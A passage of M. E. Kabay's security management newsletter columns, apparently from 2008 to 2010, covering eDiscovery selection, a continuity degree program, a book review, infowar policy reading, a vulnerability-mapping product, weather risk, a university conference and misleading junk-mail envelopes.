5. Be sure you can map data by system location, custodian, access time, size, and content type. It's critical to be able to perform prediscovery profiling of data so you can manage it, know your liability, and quickly respond to legal requests.

6. Your solution will need to make available all relevant and responsive electronically stored information to legal, HR, or audit teams before the collection process finishes; the cataloging process must not make your data unavailable.

7. Your software must not alter document properties when copying or moving it, because those properties themselves are important to maintain legal defensibility.

8. Your prospective solution must be able to execute forensically sound collection policies while providing defensible and comprehensive audit logs. These audit trails show where data originally resided, what search terms were applied to collect it, and when copies were made. Attaching unique digital signatures to files before and after they are collected proves that none of the actions performed altered the original content.

9. Insist on rich and sophisticated search capabilities, including natural language concepts within files and e-mails and their attachments. Besides being able to search on common metadata and simple text strings, are you able to perform sophisticated natural language-based searches that can differentiate between "Will" (the name) and "will" (the legal document) or "will" (the auxiliary verb)? Accuracy provides the smallest legally defensible set of data to be reviewed by the legal team, significantly reducing eDiscovery time and cost.

10. Finally, be sure your solution is easy to deploy and maintain. If you have to spend weeks or months getting a system working before it can even begin accessing, categorizing, and reporting on information, you're at a huge disadvantage. Ideally, look for a self-contained, out-of-the-box appliance combining hardware, software, and storage, that can provide results back to you within 24 hours.

Bringing eDiscovery in-house is a big step. Many organizations find that in doing it, they're able

to save themselves hundreds of thousands of dollars, dramatically reduce the time taken to respond to legal requests, and better organize their own internal processes and data storage. But finding the right solution is key. An incomplete solution that only addresses part of your needs, and only responds to yesterday's list of legal requirements, is bound to cause more headaches. Take the time for thorough evaluation, and make your decision carefully.

You'll be glad you did.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Master of Science in Business Continuity Management

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Events such as 9/11 and Katrina have brought business continuity management (BCM) into mainstream corporate practice. Businesses that had plans for continuity of service to customers during a business disruption survived those events, whereas those without plans often failed. As a result, organizations both large and small are implementing BCM systems. Once relegated to the margins of corporate practice as an aspect of information technology or corporate security, BCM has become recognized as a fundamental aspect of sound business practice.

The growth of continuity management has been further fueled by regulations requiring continuity programs in industries such as healthcare and finance. Insurance companies are also starting to require continuity programs as a condition of coverage. Moreover, with eighty-five percent of the nation's critical infrastructure, and nearly one hundred percent of the economic infrastructure, in private hands, BCM is a national security priority. Recognizing the importance of securing the nation's economic infrastructure for national security, President Clinton issued *Presidential Decision Directive Order 63* < http://www.fas.org/irp/offdocs/pdd/pdd-63.htm > in 1998 to address critical infrastructure protection. The federal government has extended this effort to support private sector BCM programs. In August 2007, the federal government passed the *Implementing Recommendations of the 9/11 Commission Act of 2007,*< http://www.govtrack.us/congress/bill.xpd?bill=h110-1 > which mandates the Department of Homeland Security to actively encourage the development of continuity programs in the United States.

Continuity of operations is as much needed in the public sphere as the private, as public sector agencies must have programs to ensure their own continuity of service during an emergency. In recognition of the public sector need for continuity programs, in May 2007 President Bush signed National Security and Homeland Security Presidential Directive 51,< http://www.whitehouse.gov/news/releases/2007/05/20070509-12.html > requiring continuity programs to "be incorporated into daily operations of all executive departments and agencies."

The growth in BCM programs has fueled tremendous demand for professionals that understand risk management in the context of business operations. As a result, the number of business continuity professionals has exploded in recent years. CNN named Business Continuity Director one of the "Seven Trendy New Jobs" in 2006 < http://money.cnn.com/2006/04/20/pf/new_jobs/index.htm > and membership in professional organizations in the field is growing rapidly.

Under the leadership of Program Director Dr John Orlando and with the support of the MSIA team, Norwich University has developed an online Master of Science in Business Continuity Management degree< http://www.graduate.norwich.edu/business-continuity/program_overview.php > to serve the education needs of private and public sector business continuity professionals. Housed within the School of Graduate Studies,< http://grad.norwich.edu/ > the program is the first master's degree in the United States focused solely on business continuity.

The master's degree will provide practitioners with the credentials to advance into upper level positions within their organization and will distinguish them within the field. The MSBC degree provides a comprehensive, in-depth, and practical understanding of all aspects of business

continuity management. The topics.< http://www.graduate.norwich.edu/business-continuity/curriculum_overview.php > include plan development, emergency response, crisis management and communications, risk management, organizational resiliency, IT continuity, testing, implementation, and regulatory issues

Because continuity of operations is as much needed in the public sphere as the private, the MSBC program is appropriate for both public-sector and private-sector continuity directors.

Students meld theory and practice by applying their learning to their own place of business through the unique case-study system that has worked well in the MSIA program that started in 2002. By analyzing and improving the systems of their employer in the MSBC Individual Consultancy Project, < http://www.graduate.norwich.edu/business-continuity/consultancy_project.php > students gain an understanding of the practical application of theoretical concepts, while their employers realize an immediate return on their investment of time and (for many students) tuition reimbursement.

Students join cohorts of like-minded, experienced professionals in highly interactive classrooms to share experiences, challenges, and solutions. Much of the learning comes through constant, lively discussion with distinguished faculty and enthusiastic fellow students, and networking with professionals across the field.

Classes will begin December 2008. Full information can be found on the University Web pages.< http://www.graduate.norwich.edu/business-continuity/ >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

LBB2E:
Joel Dubin Updates his Pocket Guide

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Joel Dubin, CISSP has just sent me the update of of his useful guide to computer security, _*The Little Black Book of Computer Security*_.< http://www.amazon.com/Little-Black-Computer-Security-Second/dp/1583041508/ref=sr_1_1?ie=UTF8&s=books&qid=1212103867&sr=8-1 or http://tinyurl.com/42fyrj > In October 2005, I published a review of the first edition < http://www.networkworld.com/newsletters/sec/2005/1003sec1.html > and I refer readers to that review for a sense of the first edition's qualities. I liked the book so much I ordered it for the assigned readings in one of the seminars in the MSIA program.

The book has grown from 150 pages to 207 pages (38%) but its price has changed from $19.95 to $25.95 (30%) – seems fair. It still fits in a (large) pocket. More important, the content has significant changes. Dubin begins with an insightful commentary in his introduction (quoting exactly):

> IT security has broadened dramatically. Its issues have expanded from the technology arena into the business arena. In other words, IT security no longer consists solely of the IT department working to lock down networks. It has moved into the boardroom as business leaders grapple with the business impacts of potential data breaches. Those leaders are now concerned with complying with legal regulations, protecting the privacy and identity of their customers, and keeping their brands intact if data breaches _*do*_ occur. Consequently, IT security has developed into the more wide-ranging field of information security.

Furthermore, as the network perimeter has dissolved, the old-fashioned firewall has evolved. Hackers have become more sophisticated, bypassing firewalls and other network controls by inserting malicious code into Web sites. Today, even innocent sites can serve as repositories of dangerous malware that can defeat the toughest network defenses. In other words, the threat has shifted from the network to the application. The new paradigm therefore entails not only safeguarding hardware and networks but also protecting data wherever it happens to be – a Web site, a database, or anywhere in between.<

There are three new chapters. Quoting from correspondence with Mr Dubin,

- Chapter 19 on compliance and working with auditors, since this has become such a big part of many IT security professional's lives.
- Chapter 20 on security awareness training, since this has become part of compliance with tips on the bare bones minimum of what should go into an security training program.
- Chapter 21 is a simple explanation of encryption, which IT security pros can use to distill this complex topic for the business folks.

Other improvements in the guide include updated and expanded recommendations on

- Endpoint security and network access control and mobile device security
- Application security, including vulnerability and pen testing, with an emphasis on the new security threats

- from the Web and Web 2.0 technologies
- Wireless security
- Privacy and identity theft and regulations related to privacy
- How to use full-disk encryption

Finally, the author has updated the appendices in the back with fresh links for helpful security Web sites, bulletins and tools.

So is there anything I don't like in the book?

It's not a question of liking or disliking (well, except for using "data" as a singular word). I disagree with a few of the recommendations; for example, on page 54, Mr Dubin writes, "Lock out an account after three failed logon attempts" and then explains that users should have to call the IT group to reset their password. "This practice offers the easiest defense against a brute force attack." Well, no: it offers an attacker a trivial way of executing a denial-of-service attack on every user account for which (s)he knows the userID. It also raises the cost of such an attack by orders of magnitude because of the amount of time wasted by both users and the Help Desk. Pretty well the same level of defense against brute-force attacks can be achieved by inserting a modest delay in accessibility of the account – say, a few minutes. That's enough to put brute-force attackers out of business simply because of the length of time it takes to test the keyspace (OK, half the keyspace on average). Put in a simple routine to alert the security group that a userID is being attacked and you have the start of either an investigation or a reasonable defense.

But one should not dismiss a handbook because one disagrees with a few recommendations: it's not supposed to be a list of recommendations to be followed without thought. It's useful even if there are things you _*don't*_ agree with. And that's certainly the case with the Second Edition of *The Little Black Book of Computer Security*.

And so today I just placed our order for a batch of these handy little guides for our graduate students.

[NOTE: Since so many book reviewers seem to delight in tearing apart the books they review and heaping abuse on their authors, readers may be suspicious of my enthusiasm. For the record, then, I have no relationship whatever with Joel Dubin other than liking his book. I think it's very nice that he stuck some of my comments on the front cover of the new edition, but that has nothing to do with the content of my review and I have received no financial or other benefits whatever in return for that enthusiasm.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Some Infowar Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I had to write a chapter for a textbook when the original author forget to write it <smile>. While I was researching the topic, I used some resources in infrastructure protection and information warfare that might interest some readers. This column will be a bit of a collage of neat stuff that you may have overlooked but that bears attention and even rereading.

The famous Marsh Report ("Critical Foundations: Protecting America's Infrastructures")< http://www.ihs.gov/misc/links_gateway/download.cfm?doc_id=327&app_dir_id=4&doc_file=PCCIP_Report.pdf > is the Report of the President's Commission on Critical Infrastructure Protection which met through part of 1996 and 1997 and led to Presidential Decision Directive 63 (PDD-63) on Critical Infrastructure Protection.< http://www.fas.org/irp/offdocs/pdd/pdd-63.htm >

The 1999 RAND Corporation report entitled "Countering the New Terrorism" < http://rand.org/pubs/monograph_reports/MR989/ > by Ian O. Lesser, Bruce Hoffman, John Arquilla, David Ronfeldt and Michele Zanini is a fascinating short (174 page) review of asymmetric warfare (the application of inexpensive, relatively easy tools and methods against sophisticated targets). Chapter Three on "Networks, Netwar, and Information-Age Terrorism" will be particularly interesting to readers of this column.

That same year, the General Accounting Office (now called the Government Accountability Office) issued its report GAO/T-AIMD-00-7, "Critical Infrastructure Protection: Fundamental Improvements Needed to Assure Security of Federal Operations."< http://www.gao.gov/archive/2000/ai00007t.pdf > This was the statement of Jack L. Brock, Jr., the Director of Governmentwide and Defense Information Systems Accounting and Information Management Division. He was testifying before the Subcommittee on Technology, Terrorism and Government Information of the Committee on the Judiciary of the United States Senate. His testimony began,

> "GAO and IG reports issued over the last 5 years describe persistent computer security weaknesses that place federal operations such as national defense, law enforcement, air traffic control, and benefit payments at risk of disruption as well as fraud and inappropriate disclosures. Our most recent analysis, of reports issued during fiscal year 1999, identified significant computer security weaknesses in 22 of the largest federal agencies. These included weaknesses in (1) controls over access to sensitive systems and data, (2) controls over software development and changes, and (3) continuity of service plans. These types of weaknesses increase the risk that intruders or authorized users with malicious intentions could read, modify, delete, or otherwise damage information or disrupt operations for purposes, such as fraud, sabotage, or espionage. This body of audit evidence led us, in February 1997 and again in January 1999, to designate information security as a governmentwide high-risk area in reports to the Congress."

In 2000, the White House issued "Defending America's Cyberspace: National Plan for Information Systems Protection Version 1.0 – An Invitation to a Dialogue."< http://www.fas.org/irp/offdocs/pdd/CIP-plan.pdf > The document has useful text that can be used when convincing management of the importance – both for the private sector and for government – of information assurance.

Another document from 2000, "The Electronic Intrusion Threat to National Security and Emergency Preparedness (NS/EP) Internet Communications: An Awareness Document" was published by the Office of the Manager, National Communication System.< http://www.fas.org/irp/offdocs/pdd/CIP-plan.pdf > The report includes a short summary of tools and techniques of computer crime and information warfare as well as a catalog of threats, a useful list of acronyms and a short glossary.

In March 2001, the Defense Science Board Task Force on Defensive Information Operations of Office of the Undersecretary of Defense for Acquisition, Technology and Logistics issued its report entitled "Protecting the Homeland: 2000 Summer Study – Volume II."< http://www.acq.osd.mil/dsb/reports/dio.pdf > Key sections are

- Building an effective security architecture
- Technology
- Readiness
- Policy and legal
- Findings and recommendations

The February 2003 "National Strategy to Secure Cyberspace"< http://www.whitehouse.gov/pcipb/cyberspace_strategy.pdf > issued by the White House discusses measures related to national cyberspace security:

- A response system
- A threat and vulnerability reduction program
- A security awareness and training program
- Securing governments' cyberspace and
- National security and international cyberspace security cooperation.

A short-lived project from around 2005 and 2006 with the delightful title, "DIRT: Damage Information Reporting Tool"< http://www.commongroundalliance.com/TemplateRedirect.cfm?Template=/ContentManagement/ContentDisplay.cfm&ContentFileID=3269 > was put together by a group called the Common Ground Alliance. It summarizes some preliminary research – definitely not definitive findings – about damage to underground infrastructure in the United States such as telecommunications lines, gas pipelines and electrical conduits.

A recent paper from February 2008 is "Trojan Dragon: China's Cyber Threat" < http://www.heritage.org/Research/asiaandthepacific/upload/bg_2106.pdf > by John J. Tkacik, Jr. This 14 page article discusses a widely-held view (especially among neo-conservative policy pundits) that Chinese government and military circles are placing a systematic emphasis on information warfare in their foreign policy planning. Despite my credentials as a dyed-in-the-wool, left-wing, knee-jerk liberal radical (something a few readers have graphically pointed out in colorful correspondence after some of my columns), I find myself agreeing vigorously with the author's analysis.

I hope you enjoy the reading.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Uncovering Network Vulnerabilities:
RedSeal Systems Vulnerability Management Tool

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Keeping track of the changing threat and vulnerability picture is a challenge for any security or network administration team. Threats change because of the constant efforts of Bad Actors who actively seek to exploit known vulnerabilities and to discover new ones. Vulnerabilities change because of changes in software versions, installation of new hardware or new firmware, installation of new software patches, and changes in network topology.

RedSeal Systems < http://www.redseal.net/ > recently published a short White Paper entitled "Does the pace of business change create 'holes' in your security?"< http://www.redseal.net/landing/WP_PaceofChange.pdf > which, refreshingly, is available without registration. The authors discuss three major categories that can affect security:

- "Business drivers: Mergers & Acquisition, Business Project Pilots, Project & Service Outsourcing
- Regulatory/Compliance Mandates: Payment Card Industry Data Security Standards (PCI DSS)Sarbanes Oxley, HIPPA and other industry mandates
- New emerging technology adoption: Wireless services (e.g. WiFi), Virtualization, Hosted Applications, Cloud computing"

The authors continue, "Typically these changes also involve organizational changes. It is inevitable that change in the business and organization drive networks to constantly adapt. While being bombarded with competing demands, most organizations are in reactive fire fighting mode. With limited available resources, most businesses fail to integrate a security risk management process when making changes to the network. The disparate nature of various teams managing different aspects of the network aggravates this security risk environment across the enterprise. This often translates into unintentional security holes, defects and vulnerabilities, exposing the entire business and key stakeholders to high risk and in many instances, gross violation of compliance mandates."

Readers may find the "short product tour" < http://www.redseal.net/flash/srm_prod_overview.shtml > interesting; in about seven minutes, the well-modulated voice of the speaker discusses the functionality of the RedSeal Security Risk Manager (RedSeal SRM).

RedSeal SRM has three major components: map, measure and mitigate.

- The map function audits the network infrastructure, including configuration and topology for all firewalls, servers, routers and other components; configurations can be imported manually or automatically. RedSeal SRM generates a network map that can be exported for further use. The vulnerability analysis at this phase produces reports on a wide range of violations of security best practices. The best practices standards "are compiled from

third-party vendors, security firms, and RedSeal security research team." Reports can show the audit in a variety of ways, such as by device or by type of failure.

- The next function, "measure," maps the original vulnerabilities to the as-configured topology, showing threat paths that represent the possible exploits to business assets within the network. Users can drill down to details of each vulnerability as reported by such organizations as the Computer Emergency Response Team Coordination Center (CERT/CC)< http://www.cert.org/ > and the MITRE's Open Vulnerability and Assessment Language (OVAL) Repository < http://oval.mitre.org/repository/index.html >. These links usually provide links and instructions for patches.
- The mitigation function generates automatic reports recommending priority lists for corrections of the vulnerabilities that have been discovered. Each recommendation includes an estimate of how many devices can be attacked via the specific vulnerabilities and prioritizes according to the biggest payback per correction. This function also provides overall reports and trend analyses showing possible improvements in the security posture as a result of actual interventions.

The company offers 30-day trials.

Readers may be interested in reading in a 1999 paper on "The Network Vulnerability Tool (NVT) – A System Vulnerability Visualization Architecture" .< http://csrc.nist.gov/nissc/1999/proceeding/papers/p7.pdf > by Ronda R. Henning and Kevin L. Fox of Harris Corporation. Their ideas from a decade ago seem to have been instantiated in RedSeal's interesting product. Good news for sysadmins!

[Note: I have never heard of RedSeal before I received a press release and have no financial relation with this company whatsoever. Their product just seems interesting to me.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Extreme Weather and Business Continuity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Does climate change have any relevance for information assurance and business continuity? My friend and colleague Dr John Orlando, Program Director of the Master of Science in Business Continuity Management (MSBC) < http://www.graduate.norwich.edu/business-continuity > at Norwich University, thinks so. Here's his contribution to the discussion.

* * *

I [John] had just gotten off the phone with one of the professors in our MSBC program. We were discussing the difficulty in measuring risk. Although business continuity programs are traditionally justified on grounds that the money spent will be well spent through prevention or mitigation of losses due to business disruptions, it is actually very difficult to assess risk accurately. One problem is that people tend to overstate risks that have a psychological impact. For example, many people fear flying over driving, even though driving is the greater risk. People rank terrorism as a high risk, even though it is a much lower risk than accident or crime. We also tend to understate the danger of events that have not happened in a while.

No sooner had I hung up than an e-mail appeared from the University warning that there was a tornado watch for the area. On the way home that evening I told my carpool mates that tornados are not an issue in Vermont – as they are in Wisconsin, where I grew up – because mountains break them up. My wife and I have lived in Vermont for 15 and 20 years, respectively, and there has never been a tornado in Vermont in all the time we have lived in the state. I also told them that the instructions in the message were mostly wrong. Being from Wisconsin, I know tornados.

Talk about getting egg on one's face! When I arrived home, there were police all over my neighborhood. Huge trees were ripped out, including a big one in our backyard that luckily missed the house. A house a few hundred yards from us had a tree take out its top floor and porch. It is not clear if an actual tornado hit our neighborhood, but a pre-tornado funnel cloud was sighted heading our way just before the 70 mph winds hit, which are the strength of a weak tornado.

The next day I went to a tornado Website < http://en.wikipedia.org/wiki/Tornado_myths > where I learned that some mountainous areas do get tornados, and most of what else I thought I knew about tornados was wrong.

* * *

[MK adds: the same day John told me about the tornado or near-tornado event, I had listened to a fascinating interview on Amy Goodman's *Democracy Now* < http://www.democracynow.org/ > radio show about the relationship between global warming and extreme weather events.< http://www.democracynow.org/2008/6/16/extreme_weather_global_warming_floods_in > Readers interested in or responsible for business continuity management will find the transcript < http://www.democracynow.org/2008/6/16/extreme_weather_global_warming_floods_in# >, Read Video stream <

http://play.rbn.com/?url=demnow/demnow/demand/2008/june/video/dnB20080616a.rm&proto=rtsp&start=11:58 > Real Audio stream < http://play.rbn.com/?url=demnow/demnow/demand/2008/june/audio/dn20080616.ra&proto=rtsp&start=11:58 > or MP3 podcast < http://media.switchpod.com/users/democracynow/ftp/dn2008-0616-1.mp3 > valuable.

All of us concerned with business continuity are going to have to incorporate the changing weather picture into our plans.

The storm clouds are gathering.]

* * *

John Orlando, MSIA, PhD is Program Director of the Master of Science in Business Continuity Management < http://www.graduate.norwich.edu/business-continuity > at Norwich University and Director of Outreach for the School of Graduate Studies. He invites anyone interested in special-purpose educational programs to contact him.< mailto:jorlando@norwich.edu >

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Rising Waters:
Improved Security Raises Threat to the Unimproved

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Weekend Edition Saturday< http://www.npr.org/templates/rundowns/rundown.php?prgId=7 > is a two-hour news show from National Public Radio< http://www.npr.org/ > that covers a wide range of topics with intelligence and flair. On the 21st of June, host Scott Simon reported on the Mississippi River flooding of recent weeks. I was particularly interested in his interview< http://www.npr.org/templates/story/story.php?storyId=91769835 > of Dr Timothy Kusky,< http://www.ces.slu.edu/people/TimKusky/index.html > director of the Center for Environmental Sciences< http://www.ces.slu.edu/ > at St. Louis University, who explained that the improvements to levees all along the river has resulted in an inevitable rise in the flood crests all along the great river. In earlier times, upstream flood waters would be dispersed into flood plains, protecting downstream locations from some of the rising water; with tighter control over the flooding, that water now reaches downstream in much higher volumes and flood levels.

The story got me thinking about an issue that should concern organizations which have fallen behind industry standards of improved security in recent times.

Readers may have heard the old story about the hikers walking in the back country of British Columbia who round a corner and suddenly confront a 1,000 pound grizzly bear standing 8 feet tall in front of them. The hikers drop their packs and take off back down the trail running for their lives. One of the hikers says, "[pant, pant] This is crazy![pant, pant] We can't outrun a grizzly bear! [pant, pant] They can run 25 miles per hour and they can climb trees!!" The other hiker responds, "[pant, pant] I don't have to outrun the grizzly bear. [pant, pant] I just have to outrun [pant, pant] YOU."

Security instructors have been using the story for years to emphasize that part of the task of securing systems is making the protected system a less appealing target for the opportunistic attacker than a less-secured system. The same principle applies to, say, steering-wheel locking bars< http://ace.imageg.net/graphics/product_images/pACE-989278reg.jpg >. A determined car thief can easily disable such a device in less than a minute < http://www.lockpickshop.com/BUSTER.html > but if there are many more equally valuable cars on the street that don't have the locking bar, why bother? It's less risky and less trouble just to steal some other car with lower security.

So what happens when almost all the cars have steering-wheel locking bars? The risk for unprotected cars rises.

Even the US federal government's information-security management has improved: a report issued in May 2008 by the House Oversight and Government Reform Committee comparing 2007 results to 2006 evaluations raised the overall grade from C- to C.< http://www.fcw.com/online/news/152595-1.html# > When counseling students in similar situations, I always smile, adopt an encouraging tone and say things like, "This is a good beginning! Now let's look at where you can make some more gains. First, let's consider your

study habits, and then we can look at this procrastination problem we've been struggling with…."

You can bring up the issue of falling behind the next time your boss argues that your organization hasn't been hit by hackers / industrial spies / angry employees / identity thieves / competitors yet, so there's no point in spending money on improving security. As poorly protected organizations fall further behind the rising standards of security, they will become more interesting targets for criminals of all kinds who are looking for an easy mark.

The levees are getting taller and the flood tide is rising: don't get swept away.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

MSIA Graduate Security Conference a Success

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

From Sunday the 8th of June to Saturday the 14th 2008, the Norwich University campus < http://www.norwich.edu/about/map/ > was packed with graduate students from the MSIA program < http://www.graduate.norwich.edu/infoassurance/ >. We were thrilled to welcome Dr Eugene Spafford, director of the Center for Education and Research in Information Assurance and Security< http://www.cerias.net/ > at Purdue University as our keynote speaker for the three-day MSIA Graduate Security Conference< http://www.mekabay.com/msia/conference > on Monday through Wednesday of the week. Other dignitaries included

- Dr Sanford Sherizen, holder of the 2004 ISSA Hall of Fame award and recipient of our invitation as Distinguished Faculty Lecturer;
- Professor Peter Stephenson, the Associate Program Director of the MSIA, who taught an all-day workshop on Digital Investigations Methodology on Tuesday and a Wednesday afternoon workshop on "Introduction to Cyber Conflict;"
- MSIA alumnus Graydon McKee, who presented a workshop on risk management;
- Professor Don Holden, who taught a workshop on "Establishing Security Metrics: What Gets Measured Gets Done" on both Tuesday and Wednesday afternoons;
- Professor Rebecca Herold, who organized a Wednesday morning workshop on "Anatomy of a Privacy Breach;"
- Professor Clark Cummings, who spoke on "Addressing Information Security Impact Before Project Implementation;"
- Professor David Lease, who discussed biometric security technologies.

As for me, I gave a one-day workshop on human factors in information assurance on Tuesday and then presented a half-day workshop on intellectual property law on Wednesday afternoon. I have loaded the non-narrated files from my workshops in the MSIA section of my Web site< http://www.mekabay.com/msia/public/index.htm > for anyone to use freely for non-commercial applications.

One of our graduates, Steve Maiorca, MSIA, CISSP, wrote about his experiences as follows: "Overall, I really enjoyed Residency Week, as it gave me a chance to not only connect in person with all the people you've just slogged through 18 grueling months of study with, but to also connect with the university. Pictures of the campus don't really do it the justice it deserves. I enjoyed discussions in the workshops and hearing from the experience of others, which helps to build the group wisdom we'll all need as we embark fully into the future of information assurance. I personally picked up a LOT of new information, but I also was comforted by the fact that the evils and pitfalls I was dealing with were felt and acknowledged in the plight of others. I don't do pity parties. Yet knowing you're not the only one suffering with clueless management, who are determined to spend the least amount of money while asking for the Milky Way to be served on a sterling silver platter, helps to build the camaraderie and friendships that will last in the years to come. I have gained friends who have understood my pain, and with whom I collaborate daily through our alumni discussion group."

Peter Stephenson's capture-the-flag exercises on Thursday were also a success and garnered

some nice press coverage through the efforts of Associated Press writer Wilson Ring.< http://www.boston.com/news/local/vermont/articles/2008/06/13/computer_security_experts_test_systems_in_exercise/ > Over 50 MSIA students participated or observed the exercises, which were generously supported by Core Security< http://www.coresecurity.com/ > and by the Vermont Army National Guard Information Operations Regional Training Center< http://www.iovermont.org/iounits/airforce/index.html >, which kindly opened its secure, state-of-the art facilities to our students and staff. The exercises were ably conducted by Justin Peltier of Peltier Associates for the second year running.< http://www.peltierassociates.com/ >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Authenticity & Integrity:
Misleading Packaging

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In discussing the fundamental attributes of information that we protect it through information security, Donn B. Parker < http://www.linkedin.com/pub/donn-b-parker/4/b28/449 > included authenticity and integrity along with confidentiality, control, availability and utility to constitute what I term as the Parkerian Hexad.< http://www.mekabay.com/overviews/hexad_ppt.zip > Today I want to start discussing the relationship between authenticity and integrity in defining integrity of human behavior, not just data security. I have several cases to present and today will start with the case of the annoying envelope.

* * *

In late December 2010, my wife and I received an official-looking letter with what appeared to be a sticker similar to those used by the US Postal Service to certify or register mail:

The "sticker" was in fact printed directly on the envelope.

The upper left corner of the envelope included an intimidating warning forbidding tampering. There was no organization named in the return address:

The section of the US Code named in the warning is indeed a warning against "Obstruction of

correspondence" < http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001702----000-.html > but there is no mention of a fine.

The envelope contained a flier from Twin City Subaru in Berlin, VT < http://www.twincitysubaru.com/index.htm > advertising their ironically named "Share the Love" event. The misleading envelope was presumably designed to increase the probability that people would open it.

We had received an identical mailing in December 2009 and I personally went to the dealership with the envelope in hand to complain about the effect of such fraudulent misrepresentation on elderly recipients. I myself had found my heartbeat increasing as I opened the original letter in 2009 – and then a sense of outrage that I had been tricked into opening junk mail.

This year, I filed a complaint with the United States Postal Inspection Service.< https://postalinspectors.uspis.gov/contactUs/filecomplaint.aspx >

Readers would do well to examine any letter that has official-looking, possibly intimidating material on the front or back but no identification of the sender. If what appears to be a sticker is actually printed on the envelope, you should be skeptical of anything in the envelope.

I think the designer of this scam has questionable moral standards and is deluded about the effectiveness of his marketing scheme. Misrepresenting the contents of an envelope to intimidate people into opening it is surely counterproductive. Scaring people against their will is not normally associated with warm, positive feelings about the dishonest sender. (When my wife was in the service department of this Subaru dealership the day I phoned them with my complaint about the envelope, another customer agreed that the inauthentic envelope made him mad too.) If the car dealership has people who are willing to lie on an envelope, why would anyone trust them to be honest in their commercial dealings? Would you trust such a person to give you a fair deal on a trade-in?

So data authenticity – the correct attribution or labeling of information – is a good standard for demonstrating moral integrity and trustworthiness.

Next time I'll continue with additional cases of misrepresentation.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Authenticity & Integrity:
Moral Standards

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I introduced the issue of data authenticity and linked it to moral integrity. Today I add several more examples of inauthentic representation and end with a practical ethical credo for corporate policies.

* * *

Misrepresentation through dishonest packaging was a strategy proposed some years ago to a good friend of mine who was looking for investors for his startup company. One of his investment advisors told him to spend a fortune buying an expensive, ostentatious car to impress the investors. He said that investors wouldn't even look at my friend's business plan if he drove up in an old car or even in a modestly priced new car.

This kind of advice bespeaks a dishonest mind. My friend was not in fact wealthy at that time, and pretending to be wealthy was a ruse – a deceptive move typical of confidence tricksters, who often adopt the guise of wealthy businessmen to trick their marks into giving away money for nothing. At the time, my friend commented, "If this guy is telling me to be dishonest, why on earth would I trust him to help me?" He also wondered about the intelligence of investors who could be tricked into investing by superficial cues such as a brand of car: would these people actually be serious enough to bother with? To his eternal credit, my friend stuck to his standards of integrity and refused to waste his money and his credibility for short-term gain. He is now a successful CEO of an established company.

* * *

This last story reminds me of yet another dear friend who founded a company more than 20 Misrepresentation through dishonest packaging was a strategy proposed some years ago to a good friend of mine who was looking for investors for his startup company. One of his investment advisors told him to spend a fortune buying an expensive, ostentatious car to impress the investors. He said that investors wouldn't even look at my friend's business plan if he drove up in an old car or even in a modestly priced new car.

